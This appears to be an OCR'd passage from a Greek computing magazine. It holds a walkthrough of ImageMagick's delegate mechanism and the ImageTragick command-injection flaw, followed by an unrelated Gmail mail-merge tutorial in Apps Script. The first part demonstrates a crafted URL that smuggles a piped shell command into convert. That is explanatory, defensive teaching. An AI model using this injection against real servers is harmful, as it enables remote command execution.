Σκεφτόμαστε λοιπόν ότι το ImageMagick ίσως να χρησιμοποιεί κι αυτό το wget, χωρίς να το γνωρίζουμε. Δεν είναι και πολύ τραβηγμένη υπόθεση. Γιατί να εφεύρεις τον τροχό, όταν τον έχεις ήδη; Θυμηθείτε άλλωστε ότι στον κόσμο του Linux έχουμε πολλά μικρά εργαλεία που κάνουν καλά μια συγκεκριμένη δουλειά και συνεργάζονται ή συνδυάζονται μεταξύ τους. Όταν λοιπόν έχεις το wget που είναι καλό στο downloading, γιατί να μην το χρησιμοποιείς όποτε χρειάζεσαι κάτι από το δίκτυο;

Αυτή τη στιγμή, δεν μένει παρά να ψάξουμε στα αρχεία πηγαίου κώδικα του ImageMagick, ώστε να ελέγξουμε την υπόθεσή μας. Επειδή όμως τα αρχεία είναι πολλά και για μια αναζήτηση σε καθένα εξ αυτών θα χρειαζόμασταν άπειρο χρόνο (πφ, υπερβολές), θα καταφύγουμε σ' άλλο ένα εξειδικευμένο εργαλείο: το grep. Στη σύνταξη της σχετικής εντολής θα εμπλέξουμε συγκεκριμένες παραμέτρους, για τις οποίες μπορείτε να μάθετε περισσότερα από το man page του grep ("man grep", χωρίς τα εισαγωγικά).

```
panos@ohsuse:/tmp/test/before/ImageMagick-6.8.8-1> grep -rwn . -e 'wget'
./magick/delegate.c:95:    "  <delegate decode=\"https\"
command=\"&quot;wget&quot; -q -O &quot;%o&quot; &quot;https:%M&quot;\"/>"
```

Διάνα! Βρήκαμε κάτι στη γραμμή 95 του αρχείου delegate.c. Για να κάνουμε το αποτέλεσμα πιο ευδιάκριτο, αντικαθιστούμε το " με το αντίστοιχο σύμβολο από το πληκτρολόγιο (διπλό εισαγωγικό, "):

```
"<delegate decode=\"https\" command=\""wget" -q -O "%o" "https:%M"\"/>"
```

Με απλά λόγια, αυτό που λέει το παραπάνω κομμάτι κώδικα είναι: αν σου δώσει ο χρήστης ως είσοδο κάποιον σύνδεσμο https, τότε τρέξε την εντολή

```
"wget" -q -O "%o" "https:%M"
```

Πράγματι λοιπόν, βλέπουμε ότι το ImageMagick κάνει χρήση του wget σε συνδυασμό με κάποιες παραμέτρους. Ας ανοίξουμε το man page ("man wget"), ώστε να τις γνωρίσουμε:

```
-q
--quiet
    Turn off Wget's output.
-O file
--output-document=file
    The documents will not be written to the appropriate files,
    but all will be concatenated together and written to file.
```

Με τη χρήση του -q ο χρήστης δεν βλέπει κανένα output προερχόμενο από το wget, ενώ με το -O αποθηκεύουμε το αρχείο που κατεβαίνει με το όνομα που θέλουμε. Τι σημαίνουν όμως τα %o και %M; Θα χρησιμοποιήσουμε και πάλι την εντολή grep, καθώς δεν βρήκαμε κάτι σχετικό στο man page του wget κι αυτό μας κάνει να υποψιαζόμαστε ότι πρέπει να προέρχονται από το ImageMagick.

```
panos@ohsuse:/tmp/test/before/ImageMagick-6.8.8-1> grep -rwn . -e '%o\|%M'
./www/escape.html:286:   %o   output filename  (used for delegates)
./www/escape.html:302:   %M   Magick filename (original file exactly as given,
including read mods)
```

Τα βρήκαμε! Βλέπουμε ότι είναι ειδικοί χαρακτήρες (macros) που χρησιμοποιεί το ImageMagick, ώστε να περνά πληροφορίες περί εισόδου κι εξόδου. Για την ώρα δεν γνωρίζουμε την έννοια delegate (αναφέρεται στη γραμμή 286), αλλά υποψιαζόμαστε ότι πρέπει να παίζει κάποιο ρόλο στην όλη υπόθεση. Έχοντας συλλέξει αρκετές πληροφορίες, μπορούμε να πούμε με περισσότερη αυτοπεποίθηση ότι πίσω από την εντολή convert εκτελούνται εντολές σαν την ακόλουθη:

```
wget -q -O "image.png" https://i.imgur.com/u68Vakj.jpg
```

Τώρα όμως προκύπτει ένα άλλο ερώτημα: Τι γίνεται στην περίπτωση που δεν έχουμε το wget εγκατεστημένο στο σύστημά μας; Θα μπορούσαμε να το απεγκαταστήσουμε ή να το μετακινήσουμε σε μια μη-τυπική θέση – και να δοκιμάσουμε ξανά.

Το κάναμε. Διαπιστώσαμε ότι το ImageMagick κατάφερε και πάλι να κάνει τη μετατροπή – ακόμη και χωρίς το wget, δηλαδή. Προφανώς, για την περίπτωση απουσίας του wget το ImageMagick θα πρέπει να έχει πρόσβαση σε εναλλακτική λειτουργία. Σύμφωνα με το αποτέλεσμα που μας επέστρεψε το grep (για το wget), σκεφτόμαστε να ψάξουμε χρησιμοποιώντας το string 'delegate decode' και μετά να κάνουμε κι ένα grep, επί των όποιων αποτελεσμάτων, για οτιδήποτε σχετικό με το https:

```
panos@ohsuse:/tmp/test/before/ImageMagick-6.8.8-1> grep -rwn . -e 'delegate
decode=' | grep https
./www/source/delegates.xml:79:  <delegate decode="https"
command="&quot;curl&quot; -s -k -o &quot;%o&quot; &quot;https:%M&quot;"/>
./magick/delegate.c:95:    "  <delegate decode=\"https\"
command=\"&quot;wget&quot; -q -O &quot;%o&quot; &quot;https:%M&quot;\"/>"
```

Καταλαβαίνουμε λοιπόν ότι για το https delegation, για το οποίο εξακολουθούμε να μην έχουμε ιδέα, χρησιμοποιείται και το εργαλείο curl. Είναι αλήθεια ότι αρκετές φορές έχουμε χρησιμοποιήσει το curl για χρήση παρόμοια μ' αυτή του wget, άρα η παρουσία του εδώ δεν μας παραξενεύει ιδιαίτερα. Μετατρέποντας και πάλι τα " στον αντίστοιχο χαρακτήρα, παίρνουμε την ακόλουθη εντολή:

```
"curl" -s -k -o "%o" "https:%M"
```

Στο σημείο αυτό σίγουρα έχετε καταλάβει πώς εργαζόμαστε, οπότε δεν χρειάζεται να σας πούμε ότι πληκτρολογούμε "man curl", ούτε ότι για τις παραμέτρους μαθαίνουμε τα εξής:

```
-s, --silent

Silent or quiet mode. Don't show progress meter or error messages. Makes Curl
mute. It will still output the data you ask for, potentially even to the
terminal/stdout unless you redirect it.

-k, --insecure

(SSL) This option explicitly allows curl to perform "insecure" SSL connections
and transfers. All SSL connections are attempted to be made secure by using
the CA certificate bundle installed by default. This makes all connections
considered "insecure" fail unless -k, --insecure is used.

-o, --output <file>

Write output to <file> instead of stdout. If you are using {} or [] to fetch
multiple documents, you can use '#' followed by a number in the <file> specifier.
That variable will be replaced with the current string for the URL being
fetched.
```

Προσέξτε παρακαλούμε την υποχρεωτική χρήση στο curl της παραμέτρου -k, η οποία επιτρέπει ακόμη και συνδέσεις HTTPS που *δεν* είναι ασφαλείς.

Delegation: Η Αχίλλειος Πτέρνα

Πριν συνεχίσουμε πρέπει να μάθουμε σε τι στο καλό αφορά αυτή η έννοια του delegation. Εντάξει, κάπου πηγαίνει το μυαλό όλων μας, καλό είναι όμως να βεβαιωθούμε. Ανοίγουμε λοιπόν το https://search.disconnect.me ή οποιαδήποτε άλλη μηχανή αναζήτησης προτιμάτε, και ξεκινάμε το ψάξιμο. Μετά από λίγα λεπτά περιήγησης στον ιστό, μπορούμε να πούμε ότι έχουμε καταλάβει τι εννοεί ο προγραμματιστής με το delegation.

Ουσιαστικά πρόκειται για ένα feature του ImageMagick, το οποίο του επιτρέπει να επικοινωνεί με ξένα εργαλεία και βιβλιοθήκες, ούτως ώστε να φέρει εις πέρας το καθήκον που του αναθέτει ο χρήστης. Για παράδειγμα, αν του ζητήσουμε να μας μετατρέψει μια εικόνα σε μορφή JPEG, τότε το λογισμικό θα πρέπει να μιλήσει με τη βιβλιόθηκη του JPEG. Εκτός από το JPEG υπάρχουν, προφανώς, κι άλλα delegation libraries, όπως εκείνα περί PNG, TIFF, TrueType κ.ά.

Χωρίς να χάνουμε χρόνο, ανοίγουμε το man page του ImageMagick και ψάχνουμε αναφορές προς την λέξη "delegate". Διαπιστώνουμε πως για να δούμε όλα τα υποστηριζόμενα delegations, στο τερματικό αρκεί να πληκτρολογήσουμε τα ακόλουθα:

```
panos@ohsuse:/tmp/test/before/ImageMagick-6.8.8-1> convert -list delegate
```

Τα αποτελέσματα που παίρνουμε δεν είναι και λίγα, οπότε αξίζει να τα φιλτράρουμε. Παράδειγμα:

```
panos@ohsuse:/tmp/test/before/ImageMagick-6.8.8-1> convert -list delegate |
grep http
```

```
https => "curl" -s -k -L -o "%o" "https:%M"
```

Είμαστε πλέον σίγουροι ότι η εντολή curl είναι αυτή που τρέχει στο σύστημά μας, όποτε ζητάμε από το ImageMagick ν' ανακτήσει την εικόνα μέσω ενός HTTPS link.

"Μ" φορ μάτζικ

Ο λόγος γίνεται για το macro %M, το οποίο έχει την έννοια του Magic filename.

```
https => "curl" -s -k -L -o "%o" "https:%M"
```

Σύμφωνα με το CVE-2016–3714, ο "μαγικός" έλεγχος που κάνει το ImageMagick δεν είναι τόσο καλός όσο θα έπρεπε. Ως αποτέλεσμα, καθίσταται δυνατό το τραγικό σενάριο που θα περιγράψουμε σε πολύ λίγο. Προκειμένου να κατανοήσουμε καλά τι συμβαίνει, πηγαίνουμε πρώτα σ' έναν προσωρινό κατάλογο και φτιάχνουμε μερικά αρχεία. Το περιεχόμενό τους δεν ενδιαφέρει και θα τα χρησιμοποιήσουμε καθαρά για την επίδειξη του υπό συζήτηση exploit.

```
panos@ohsuse:/tmp/test/before/ImageMagick-6.8.8-1> mkdir ~/test; cd ~/test
panos@ohsuse:~/test> touch file1 file2 file3 file4 file5
```

Πολύ ωραία. Το σενάριό μας λέει ότι θέλουμε να κατεβάσουμε την εικόνα από το https://i.imgur.com/u68Vakj.jpg και να την αποθηκεύσουμε ως image.jpg, κάνοντας χρήση της εντολής που χρησιμοποιεί το ImageMagick (αυτής, με το curl) κι αμέσως μετά επαληθεύοντας με το ls ότι έχουμε πράγματι το αρχείο image.jpg.

```
panos@ohsuse:~/test> curl -s -k -o image.jpg https://i.imgur.com/u68Vakj.jpg;
ls -al
total 40
drwxr-xr-x  2 panos users    88 May 18 07:57 .
drwxr-xr-x 23 panos users  4096 May 18 07:53 ..
-rw-r--r--  1 panos users     0 May 18 07:53 file1
-rw-r--r--  1 panos users     0 May 18 07:53 file2
-rw-r--r--  1 panos users     0 May 18 07:53 file3
-rw-r--r--  1 panos users     0 May 18 07:53 file4
-rw-r--r--  1 panos users     0 May 18 07:53 file5
-rw-r--r--  1 panos users 35377 May 18 07:57 image.jpg
```

Τι θα λέγατε τώρα να δοκιμάζαμε κάτι παράξενο; Συγκεκριμένα, λέμε να διαγράψουμε το αρχείο image.jpg ("rm image.jpg"), να κατεβάσουμε ξανά την εικόνα κι αυτή τη φορά να τη διοχετεύσουμε, μέσω του pipe, στην εντολή ls. Έχει κάποιο νόημα αυτό;

Όχι, δεν έχει. Μην ξεχνάτε όμως ότι τόσο οι επιτιθέμενοι (blackhat hackers) όσο και οι αμυνόμενοι (whitehat hackers, pen-testers, υπεύθυνοι ασφαλείας κ.ά.), δεν σκέφτονται συμβατικά.

```
panos@ohsuse:~/test> rm image.jpg
panos@ohsuse:~/test> curl -s -k -o image.jpg https://i.imgur.com/u68Vakj.jpg |
ls -al
total 4
drwxr-xr-x  2 panos users   71 May 18 08:05 .
drwxr-xr-x 23 panos users 4096 May 18 07:53 ..
-rw-r--r--  1 panos users    0 May 18 07:53 file1
-rw-r--r--  1 panos users    0 May 18 07:53 file2
-rw-r--r--  1 panos users    0 May 18 07:53 file3
-rw-r--r--  1 panos users    0 May 18 07:53 file4
-rw-r--r--  1 panos users    0 May 18 07:53 file5
panos@ohsuse:~/test> ls -al
total 40
drwxr-xr-x  2 panos users    88 May 18 08:05 .
drwxr-xr-x 23 panos users  4096 May 18 07:53 ..
-rw-r--r--  1 panos users     0 May 18 07:53 file1
-rw-r--r--  1 panos users     0 May 18 07:53 file2
-rw-r--r--  1 panos users     0 May 18 07:53 file3
-rw-r--r--  1 panos users     0 May 18 07:53 file4
-rw-r--r--  1 panos users     0 May 18 07:53 file5
-rw-r--r--  1 panos users 35377 May 18 08:05 image.jpg
```

Παρατηρούμε ότι, αν και δεν έχει κανένα νόημα αυτό που κάναμε, το αποτέλεσμα είναι το ίδιο. Εδώ λοιπόν προκύπτει το ερώτημα: Τι θα γίνει αν, αντί για το link, τροφοδοτήσουμε στο Magicfile (%M) το link *μαζί* με το pipe προς μία εντολή, όπως, π.χ., την ls; Με άλλα λόγια, θέλουμε να δούμε τι θα γίνει αν δώσουμε μια εντολή στο convert του ImageMagick, έτσι ώστε να ισχύει


```
M% = //i.imgur.com/u68Vakj.jpg"|ls "-la
```

Τι θα συμβεί; Πάμε να το δούμε!

```
panos@ohsuse:~/test> convert 'https://i.imgur.com/u68Vakj.jpg"|ls "-la' image.
png
total 4
drwxr-xr-x  2 panos users   71 May 18 13:15 .
```

```
drwxr-xr-x 23 panos users 4096 May 18 07:53 ..
-rw-r--r--  1 panos users    0 May 18 07:53 file1
-rw-r--r--  1 panos users    0 May 18 07:53 file2
-rw-r--r--  1 panos users    0 May 18 07:53 file3
-rw-r--r--  1 panos users    0 May 18 07:53 file4
-rw-r--r--  1 panos users    0 May 18 07:53 file5
```

Λοιπόν, για κάποιο λόγο πήραμε το αποτέλεσμα της εντολής ls -la. Αν αμέσως μετά δώσουμε ένα "ls -la", θα διαπιστώσουμε ότι το αρχείο image.png έχει όντως δημιουργηθεί. Μόνο που το convert δεν περιορίστηκε στο downloading και στη μετατροπή, αλλά εκτέλεσε κι ό,τι βρισκόταν στα δεξιά του pipe. Κι αυτό, φίλες και φίλοι, είναι το exploit με κωδική ονομασία CVE-2016-3714, γνωστό κι ως ImageTragick. Ας το πούμε και λίγο διαφορετικά: Κάθε φορά που έχουμε delegation, δηλαδή προσφυγή σε εξωτερικό εργαλείο ή βιβλιοθήκη, το ImageMagick αποτυγχάνει να ελέγξει τι "κρύβει" το %M και κατά συνέπεια είναι δυνατό να εκτελέσει ακόμη και κώδικα που *δεν* θα έπρεπε.



Το εργαλείο convert του ImageMagick αποτυγχάνει να ελέγχει επαρκώς το URL προς μια εικόνα που πρόκειται να κατεβάσει, με αποτέλεσμα να εκτελεί κώδικα που δεν θα έπρεπε. Στο παράδειγμα, δίπλα από το URL βάζουμε τον τελεστή pipe και μετά την αθώα εντολή για προβολή των περιεχομένων του τρέχοντα καταλόγου (1). Το convert πράγματι εκτελεί την εντολή ls (2), ενώ φροντίζει κι αποθηκεύει το απομακρυσμένο αρχείο εικόνας (JPEG) στη νέα του μορφή (PNG, 3).

Γυρίστε τώρα στη σελίδα 54, όπου βλέπουμε περισσότερα για το πώς εκμεταλλεύεται κάποιος το CVE-2016-3714, αλλά και τα μέτρα προστασίας που μπορούμε ν' αναπτύξουμε.

Skill: Beginner
Tags: Gmail, Google Drive, mail merge

Συγχώνευση Αλληλογραφίας στο Gmail

Η ιδέα της συγχώνευσης αλληλογραφίας είναι αρκετά δελεαστική, ιδιαίτερα όταν είναι δυνατό να συνδυάζεται με την ευκολία των υπηρεσιών webmail. Αποφασισμένοι να αξιοποιήσουμε στο έπακρο την cloud πλατφόρμα της Google, στήνουμε το δικό μας σύστημα συγχώνευσης αλληλογραφίας χρησιμοποιώντας αποκλειστικά και μόνο υπηρεσίες που παρέχει η εταιρεία. Δρόμος δεν υπάρχει, αλλά αυτό δεν σημαίνει πως δεν μπορούμε να τον δημιουργήσουμε.

του Πέτρου Κυλαδίτη

Η διαχείριση του email έχει πλέον μεταφερθεί σχεδόν ολοκληρωτικά στο web, εν πολλοίς χάρη στις δωρεάν υπηρεσίες webmail των μεγάλων παικτών του χώρου. Η ευκολία ασφαλούς πρόσβασης στα emails απ' οπουδήποτε, με τη βοήθεια ενός μόνο browser, είν' ένα από τα πολλά πλεονεκτήματα αυτής της πλατφόρμας. Φυσικά, το cloud έχει και τους περιορισμούς του. Συχνά, υποχρεωνόμαστε να συμμορφωνόμαστε στους υποδεικνυόμενους τρόπους χρήσης κι από εκεί και πέρα δεν υπάρχουν πολλά που μπορούμε να κάνουμε.

Ή τουλάχιστον κάτι τέτοιο ισχύει *σχεδόν* πάντα.

Προσωποποιημένη μαζικότητα

Όλες οι σουίτες εφαρμογών γραφείου που σέβονται τον εαυτό τους, ενσωματώνουν λειτουργίες συγχώνευσης αλληλογραφίας. Πρόκειται για τη δημιουργία προσωποποιημένων emails που στέλνονται όμως μαζικά σε μια λίστα επαφών. Για κάθε επαφή αλλάζει μόνο ένα προκαθορισμένο πλήθος πεδίων στο email (π.χ., ένα πεδίο θα μπορούσε να είναι το όνομα, ένα άλλο ο χρόνος που απομένει για τη λήξη μιας συνδρομής κ.ο.κ.).

Αναλυτικότερα, στη συγχώνευση αλληλογραφίας δημιουργούμε ένα έγγραφο, εντός του οποίου ορίζουμε κάποια μεταβλητά πεδία. Στη συνέχεια, δημιουργούμε μια λίστα με τους παραλήπτες της αλληλογραφίας, και δίπλα στον καθένα ή στην καθεμία αντιστοιχίζουμε τις προσωποποιημένες τιμές των πεδίων. Στη συνέχεια, η εφαρμογή συγχώνευσης αναλαμβάνει να συνδυάσει όλα αυτά και να στείλει σε κάθε παραλήπτη το προσωποποιημένο του όνομα.

Συγχώνευση αλληλογραφίας στο cloud

Κάτι που λείπει από το Gmail είναι μια κάποια λειτουργία για συγχώνευση αλληλογραφίας. Αυτή την παράλειψη μπορούμε να τη δούμε ως ένα από τα γεγονότα της ζωής που αναγκαστικά αποδεχόμαστε. Εναλλακτικά, μπορούμε να στρωθούμε στη δουλειά και να επινοήσουμε και να υλοποιήσουμε μια λύση, η οποία με κάποιο τρόπο θα φέρνει τη συγχώνευση αλληλογραφίας στο Gmail.


Είναι νομίζουμε περισσότερο από προφανές ότι δεν υπήρχε ούτε μία στο εκατομμύριο να τηρήσουμε την πρώτη, μάλλον μοιρολατρική, στάση.

Αντίθετα, θα καταφύγουμε στη Google Script, μια σκριπτογλώσσα που ελεύθερα παρέχει η εταιρεία, καθώς και στην υπηρεσία του Google Drive, προκειμένου να φέρουμε τη συγχώνευση αλληλογραφίας με το *ζόρι* στο Gmail.

Ουσιαστικά, η Google Script είναι η γλώσσα Javascript μαζί με αντικείμενα του API που έχει δημιουργήσει η Google για την πρόσβαση στις διάφορες υπηρεσίες της. Θα μπορούσαμε να την παραλληλίσουμε με την (παλαιολιθική) VBA, στο Office της Microsoft. Εκτός από τη Google Script, στη φαρέτρα μας θα μπει και το Google Sheets, η online εφαρμογή υπολογιστικών φύλλων της Google. Σε φύλλο εργασίας του Google Sheet θα φιλοξενούνται όλα τα δεδομένα που θα αφορούν στο email μας, το κείμενο και οι λίστες των πεδίων.

Ώρα για δράση

Συνδεόμαστε αρχικά στο Google account μας και μπαίνουμε στο Google Drive (https://drive.google.com). Από εκεί δημιουργούμε ένα νέο υπολογιστικό φύλλο, πατώντας το κουμπί "Νέο" κι επιλέγοντας, φυσικά, "Υπολογιστικά φύλλα Google".




Η δημιουργία ενός νέου φύλλου εργασίας γίνεται από τη σχετική επιλογή της λίστας, που εμφανίζεται πατώντας το κουμπί "Νέο" στο Google Drive.

Στο νέο βιβλίο εργασίας, στο οποίο δίνουμε το πρωτότυπο όνομα deltaMerge, θα στήσουμε όλον το μηχανισμό της συγχώνευσης. Η άντληση των δεδομένων θα γίνεται από το πρώτο φύλλο. Στα κελιά A1 κι A2 γράφουμε "Θέμα" και "Κείμενο". Όπως καταλαβαίνετε, στα διπλανά απ' αυτά τα κελιά θα συμπληρώσουμε το θέμα και το κείμενο του μηνύματος που θέλουμε να στείλουμε. Στο κελί A3 βάζουμε τον τίτλο "Μεταβλητές" και στο διπλανό του τοποθετούμε τη συνάρτηση "=COUNTA(4:4)". Η συγκεκριμένη συνάρτηση επιστρέφει το πλήθος των μη κενών κελιών του οριζόμενου εύρους. Στην προκειμένη περίπτωση, μετράει τα μη κενά κελιά της γραμμής 4, τα οποία παρεμπιπτόντως αντιστοιχούν στους τίτλους των μεταβλητών των πεδίων που θέλουμε να συγχωνεύσουμε μέσα στο κείμενό μας. Για να είναι αναγνωρίσιμοι οι τίτλοι των πεδίων μέσα στο σώμα το μηνύματος, θα πρέπει να τοποθετηθούν μέσα σ' αυτό στη μορφή ${"τίτλος"}.

Κώδικας πίσω απ' όλα

Μέχρι στιγμής όλα δείχνουν καλά και μάλλον όπως τα ξέρουμε. Έχουμε αποθέσει τα δεδομένα μας, έχουμε κάνει κάποιες συμβάσεις του στυλ πού θα βάλουμε τι και τι σημασία έχει το καθετί στο φύλλο μας, όμως πώς θα λειτουργήσει η συγχώνευση; Πού είναι ο κώδικας, ο οποίος θα θέσει σε λειτουργία τη μηχανή μας; Όπως θα αντιλαμβάνεστε, ο κώδικας δεν είναι πουθενά και πρέπει να τον γράψουμε οι ίδιοι. Πού θα πρέπει να το γράψουμε, όμως;

Αν δοκιμάσουμε να πάμε στο μενού "Εργαλεία" → "Πρόγραμμα επεξεργασίας σεναρίων", παρατηρούμε ότι ανοίγει μια νέα καρτέλα στον web browser κι εμφανίζεται ο λεγόμενος Script Editor.



Η πρόσβαση στον Script Editor είναι δυνατή από τη σχετική επιλογή του μενού "Εργαλεία".

Στο πλαίσιο κειμένου που δεσπόζει στην επιφάνειά του, μπορούμε να εισάγουμε τον κώδικα. Τον παραθέτουμε εδώ:

```
function onOpen() {
  SpreadsheetApp.getUi()
      .createMenu('Συγχώνευση email')
      .addItem('Αποστολή', 'send')
      .addToUi();
}

function send(){
  var spread = SpreadsheetApp.getActiveSpreadsheet();
  var sheet = spread.getSheets()[0];
  var numVars = sheet.getRange("B3").getValue();
  var range = sheet.getRange(5, 1, sheet.getMaxRows() - 1, numVars);
  var subject = sheet.getRange("B1").getValue();
  var body = sheet.getRange("B2").getValue();

  records = getRows(sheet, range);
  for (var i = 0; i < records.length; ++i) {
    var row = records[i];
    var mergedBody = mergeBody(body, row);
    MailApp.sendEmail(row.["email"], subject, mergedBody);
  }
  Browser.msgBox("Η αποστολή " + records.length + " μηνυμάτων ολοκληρώθηκε!") ;
}

function getRows(sheet, range){
  varsRowIndex = range.getRowIndex() - 1;
  var numColumns = range.getEndColumn() - range.getColumn() + 1;
  var varsRange = sheet.getRange(varsRowIndex, range.getColumn(), 1, numColumns);
  var vars = varsRange.getValues()[0];
  var records = getRecords(range.getValues(), vars);
  return records ;
}

function getRecords(data, keys){
  var records = [];
  for(var i = 0; i < data.length; ++i){
```

```
    var record = {};
    var isEmpty = true;
    for(var j = 0; j < data[i].length; ++j){
      var cellData = data[i][j];
      if(cellData == ""){
        continue;
      }
      record[keys[j]] = cellData;
      isEmpty = false;
    }
    if(!isEmpty){
      records.push(record);
    }
  }
  return records;
}

function mergeBody(body, data) {
  var mergedBody = body;
  var vars = mergedBody.match(/\$\{\"[^\"]+\"\}/g);

  for (var i = 0; i < vars.length; ++i) {
    var varName = vars[i].substring(3,(vars[i].length-2));
    var varData = data[varName];
    mergedBody = mergedBody.replace(vars[i], varData || "");
  }

  return mergedBody;
}
```

Σημείωση: *Τον κώδικα μπορείτε να τον κατεβάσετε από το http://bit.ly/dh054deltamerge.*

Η συνάρτηση onOpen καλείται όταν ανοίγει το έγγραφο με την εφαρμογή Google Sheets και προσθέτει στο ήδη υπάρχον μενού ένα δικό μας, με τίτλο "Συγχώνευση email". Από κάτω προσθέτει και το στοιχείο "Αποστολή", το οποίο όταν επιλέγεται από τον χρήστη καλεί τη συνάρτηση send.

Η send, τώρα, όπως καταλαβαίνετε κι από το όνομά της, αποτελεί τη βασική συνάρτηση του σεναρίου μας, η οποία εκτελεί τη συγχώνευση και την αποστολή των emails. Η send συνεπικουρείται από τις συναρτήσεις getRows, getRecords και mergeBody. Ας δούμε όμως τα πράγματα με τη σειρά.

Αρχικά στη send, στις γραμμές από 09 έως 14, αρχικοποιούμε μια σειρά από μεταβλητές. Συγκεκριμένα στην 09 αναθέτουμε στη μεταβλητή spread το τρέχον βιβλίο εργασίας, το οποίο παίρνουμε καλώντας τη συνάρτηση getActiveSpreadsheet() του αντικειμένου SpreadsheetApp. Πρόκειται για μια μέθοδο ενός αντικειμένου από το Google API. Αντίστοιχα στη συνέχεια, με την κλήση της getSheets() κι επιλέγοντας το πρώτο στοιχείο του επιστρεφόμενου πίνακα αντικειμένων, αναθέτουμε στη μεταβλητή sheet το πρώτο φύλλο του βιβλίου εργασίας μας. Την αμέσως επόμενη γραμμή, με τη βοήθεια της getRange στην οποία μπορούμε να ορίσουμε το όνομα ενός κελιού, παίρνουμε το αντικείμενο που το αντιπροσωπεύει. Κι όπως βλέπετε στην ίδια γραμμή, καλώντας τη getValue αυτού, μας επιστρέφεται η τιμή του. Στη getRange, χάρη στην έννοια του πολυμορφισμού του αντικειμενοστραφούς προγραμματισμού, αν αντί για ένα κελί ορίσουμε τις συντεταγμένες που περικλείουν ένα εύρος κελιών, και συγκεκριμένα τη θέση του αριστερότερου άνω και του δεξιότερου κάτω κελιού, μας επιστρέφεται ένα αντικείμενο που αντιπροσωπεύει όχι ένα μεμονωμένο κελί, αλλά ολόκληρο το εύρος που περικλείεται στις συντεταγμένες που καθορίσαμε. Αυτές ξεκινούν από το σημείο που αρχίζουν τα δεδομένα των πεδίων μας (δηλαδή από τη γραμμή 5) κι εκτείνονται αριστερά μέχρι εκεί που τελειώνουν οι μεταβλητές που ορίσαμε. Προσέξτε ότι για να βρούμε το τελευταίο κελί του φύλλου μας καλούμε τη getMaxRows, η οποία επιστρέφει το μέγιστο πλήθος των κελιών που έχει το φύλλο εργασίας μας.

Πολύ λογικά θ' αναρωτιέστε για το πώς γνωρίζουμε αυτές τις συναρτήσεις. Τέτοιες μέρες που είχαμε δεν μας ήλθε κάποια επιφοίτηση. Απλά συμβουλευθήκαμε το εγχειρίδιο που προσφέρει η Google για το Apps Scripting, στη διεύθυνση https://developers.google.com/apps-script/reference. Σ' αυτό σας παραπέμπουμε αν θέλετε να μελετήσετε όλες τις λεπτομέρειες των συναρτήσεων που υπάρχουν στον κώδικα του script μας.

